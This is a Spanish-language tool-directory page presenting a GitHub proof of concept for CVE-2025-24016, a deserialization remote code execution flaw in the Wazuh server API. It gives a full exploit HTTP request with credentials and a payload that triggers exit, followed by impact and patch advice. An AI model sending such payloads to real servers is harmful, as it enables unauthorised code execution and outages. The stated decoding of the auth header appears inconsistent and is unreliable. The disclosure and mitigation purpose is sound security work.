
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/glostarrx1/cve-2025-24016
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed TeamingDesarrollo de Payloads
GitHubglostarrx1/cve-2025-24016

CVE-2025-24016

CVE-2025-24016: RCE en servidor Wazuh! Ejecución remota de código

Ver Repositorio
1623hace 1 añoAún no revisado
Sitio web

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    366
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Ejecución Remota de Código (RCE) en Wazuh - PoC

Resumen de la Vulnerabilidad

Este repositorio demuestra la vulnerabilidad de ejecución remota de código (RCE) en el servidor Wazuh, introducida por una deserialización insegura en el paquete wazuh-manager. La vulnerabilidad permite que atacantes remotos con acceso a la API (dashboard comprometido, servidores Wazuh en el clúster, o ciertas configuraciones con agentes comprometidos) ejecuten código arbitrario en el servidor.

Versiones Afectadas

  • wazuh-manager versión >= 4.4.0
  • Parcheado en la versión >= 4.9.1

Descripción

La vulnerabilidad ocurre en la API de Wazuh, donde los parámetros en DistributedAPI se serializan como JSON y se deserializan usando as_wazuh_object en el archivo framework/wazuh/core/cluster/common.py. Un atacante puede explotar esta vulnerabilidad inyectando un diccionario no saneado en las solicitudes DAPI, lo que puede llevar a la evaluación de código Python arbitrario.

La RCE puede ser desencadenada usando el endpoint run_as, que permite al atacante controlar el argumento auth_context. Al elaborar una solicitud maliciosa, se puede ejecutar código arbitrario en el servidor maestro.

Prueba de Concepto

Para desencadenar esta vulnerabilidad usando la API del servidor, siga los pasos a continuación.


Solicitud PoC en Burp Suite

  1. Solicitud de Burp Suite para desencadenar la vulnerabilidad:
POST /security/user/authenticate/run_as HTTP/1.1
Host: target.com:55000
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.183 Safari/537.36
Accept: application/json
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Authorization: Basic d2F6dXcta3dpTUltUzNjcjM3UDA1MHItOg==  # Base64-encoded "wazuh-wui:MyS3cr37P450r.*-"
Content-Type: application/json
Content-Length: 83

{
  "__unhandled_exc__": {
    "__class__": "exit",
    "__args__": []
  }
}

Imagen de solución

  1. Explicación de la solicitud:
  • Encabezado de Autorización: Esta es la autorización codificada en base64 (wazuh-wui:MyS3cr37P450r.*-).
  • Payload: El payload malicioso contiene la excepción no saneada __unhandled_exc__ que desencadena la ejecución de código Python arbitrario (exit en este caso).

Impacto

  • Ejecución Remota de Código (RCE): Esta vulnerabilidad permite a los atacantes ejecutar código arbitrario en el servidor Wazuh, afectando versiones >= 4.4.0 hasta 4.9.0 (aún no parcheadas).
  • Posible Denegación de Servicio: En esta PoC, se desencadena la función exit, causando que el servidor Wazuh se apague.

Mitigación

Para proteger sus sistemas, actualice a la versión >= 4.9.1 de Wazuh, donde este problema está parcheado.


Descargar herramienta



